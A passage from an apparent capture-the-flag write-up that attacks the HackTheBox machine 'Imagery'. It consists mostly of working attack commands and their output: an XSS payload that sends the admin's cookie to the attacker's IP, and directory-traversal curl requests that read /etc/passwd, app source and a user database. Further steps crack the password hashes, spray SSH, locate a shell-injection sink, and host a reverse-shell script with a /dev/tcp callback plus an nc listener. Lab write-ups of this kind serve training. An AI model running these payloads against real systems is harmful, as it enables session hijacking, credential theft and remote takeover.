Content-Type: application/json
Content-Length: 116

{"bugName": "x","bugDetails":"Test!!!<img src=x onerror=this.src=\"http://10.10.14.96/c/\"+btoa(document.cookie);>"}
Web server log:

Decode the base64 encoded cookie
1
2
3
┌──(bravosec㉿fsociety)-[~/www]
└─$  echo c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFPRkFFdy44eHRKSTVGNzNVSHhGSjVKX05meE1wWWR6blU= | base64 -d
session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFAEw.8xtJI5F73UHxFJ5J_NfxMpYdznU
Then we can set the cookie via browser’s dev tool

After refreshing the page, we got access to admin’s panel

8000 - Admin panel : Directory traversal
Nothing is interesting in the log files


But we read arbitrary files on the system via directory traversal

We can right click in burp then copy as bash command
Get users with a shell
1
2
3
4
5
6
7
8
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../etc/passwd' | grep sh$
root:x:0:0:root:/root:/bin/bash
web:x:1001:1001::/home/web:/bin/bash
mark:x:1002:1002::/home/mark:/bin/bash
Both normal users don’t have ssh private key configured
1
2
3
4
5
6
7
8
9
10
11
12
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../home/mark/.ssh/'

┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../home/web/.ssh/id_rsa'
{"message":"Error reading file: 404 Not Found: The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.","success":false}
By guessing files based on flask app’s structure, we got the main source code
from config import *implies that there’sconfig.pyorconfigdirectory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../proc/self/cwd/app.py'
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
def main_dashboard():
    return render_template('index.html')

if __name__ == '__main__':
    current_database_data = _load_data()
    default_collections = ['My Images', 'Unsorted', 'Converted', 'Transformed']
    existing_collection_names_in_database = {g['name'] for g in current_database_data.get('image_collections', [])}
    for collection_to_add in default_collections:
        if collection_to_add not in existing_collection_names_in_database:
            current_database_data.setdefault('image_collections', []).append({'name': collection_to_add})
    _save_data(current_database_data)
    for user_entry in current_database_data.get('users', []):
        user_log_file_path = os.path.join(SYSTEM_LOG_FOLDER, f"{user_entry['username']}.log")
        if not os.path.exists(user_log_file_path):
            with open(user_log_file_path, 'w') as f:
                f.write(f"[{datetime.now().isoformat()}] Log file created for {user_entry['username']}.\n")
    port = int(os.environ.get("PORT", 8000))
    if port in BLOCKED_APP_PORTS:
        print(f"Port {port} is blocked for security reasons. Please choose another port.")
        sys.exit(1)
    app_core.run(debug=False, host='0.0.0.0', port=port)
Read config.py
1
2
3
4
5
6
7
8
9
10
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../proc/self/cwd/config.py'
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
[...]
db.jsonstoresadminandtestuser’s password hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../proc/self/cwd/db.json'
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
We can extract them to a format for cracking
1
2
3
4
5
6
7
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ curl --path-as-is -s -k -X $'GET' \
    -H $'Host: imagery.com:8000' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' -H $'Referer: http://imagery.com:8000/' -H $'Content-Length: 70' -H $'Upgrade-Insecure-Requests: 1' -H $'DNT: 1' -H $'Sec-GPC: 1' -H $'Priority: u=0, i' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOFCLw.9e_mcDqrQRXENzJ9hc4scnio-Fg' \
    'http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../proc/self/cwd/db.json' | jq '.users[] | .username+":"+.password' -r | tee loot/db.json.hash
admin@imagery.htb:5d9c1d507a3f76af1e5c97a3ad1eaa31
testuser@imagery.htb:2c65c8d7bfbca32a3ed42596192384f6
Only testuser’s hash was cracked
1
2
3
4
5
6
7
8
┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot]
└─$ hashcat loot/db.json.hash /opt/wordlists/rockyou.txt --user -m 0
hashcat (v6.2.6) starting
[...]

┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ hashcat loot/db.json.hash /opt/wordlists/rockyou.txt --user -m 0 --show
testuser@imagery.htb:2c65c8d7bfbca32a3ed42596192384f6:iambatman
(Failed) 22 - SSH : Password spray
1
2
3
4
5
6
7
8
9
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ cssh $(pt get ip) 'mark' 'iambatman'
Warning: Permanently added '10.10.11.88' (ED25519) to the list of known hosts.
mark@10.10.11.88: Permission denied (publickey).

┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ cssh $(pt get ip) 'web' 'iambatman'
Warning: Permanently added '10.10.11.88' (ED25519) to the list of known hosts.
web@10.10.11.88: Permission denied (publickey).
8000 - Image crop : Command injection
After logging in as testuser@imagery.htb:iambatman, we access to functions that are in development

These functions made me wonder if they are vulnerable

Lets dump the source codes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ cat tmp.txt | awk '{print $2}' | sort -u | sed 's|$|.py|g' | tee to_download.txt
api_admin.py
api_auth.py
api_edit.py
api_manage.py
api_misc.py
api_upload.py
config.py
utils.py

┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ mkdir -p loot/web

┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ cat to_download.txt | while read -r file; do curl "http://imagery.com:8000/admin/get_system_log?log_identifier=../../../../proc/self/cwd/$file" -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOG2qw.1FC5hGHGU4gLbMdGqF8nFhRkyw0' > "loot/web/$file"; done
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  9784  100  9784    0     0  48793      0 --:--:-- --:--:-- --:--:-- 48920
[...]
Check interesting hidden routes
1
2
3
4
5
6
7
8
9
┌──(bravosec㉿fsociety)-[~/htb/Imagery]
└─$ cd loot/web

┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot/web]
└─$ grep -rnE 'route\('
[...]
api_admin.py:96:@bp_admin.route('/admin/impersonate_testuser', methods=['POST'])
api_admin.py:140:@bp_admin.route('/admin/return_to_admin', methods=['POST'])
[...]
Check dangerous function names
- There’s a
subprocess.run()function withshell=Trueat line 45 inapi_edit.py, which makes it vulnerable to command injection
1
2
3
4
5
6
7
8
9
┌──(bravosec㉿fsociety)-[~/htb/Imagery/loot/web]
└─$ grep -rinE 'system\(|popen\(|check_output\(|safe\(|raw\(|cursor\(|eval\(|exec\(|run\('
api_edit.py:45:            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
api_edit.py:49:            subprocess.run(command, capture_output=True, text=True, check=True)
api_edit.py:53:            subprocess.run(command, capture_output=True, text=True, check=True)
api_edit.py:57:            subprocess.run(command, capture_output=True, text=True, check=True)
api_edit.py:61:            subprocess.run(command, capture_output=True, text=True, check=True)
api_edit.py:117:        subprocess.run(command, capture_output=True, text=True, check=True)
api_edit.py:181:        subprocess.run(command, capture_output=True, text=True, check=True)
1
2
vi api_edit.py
:45
- The line of code is for
/apply_visual_transform

- We can control
x, y, width, heightparameters

Upload a new image for cropping

Back to galleries and click on Transform Image

Select Crop for the operation

Leave all options as default then Apply Transformation

Send that request from burp’s history to repeater

Start a reverse shell listener
1
nc -lvnp 1111
Host reverse shell script via HTTP server
1
PORT="80"; fuser -k "$PORT/tcp" 2>/dev/null; mkdir -p www && echo -e '#!/bin/sh\nsh -i >& /dev/tcp/10.10.14.96/1111 0>&1' > www/index.html && python -m http.server $PORT -d www
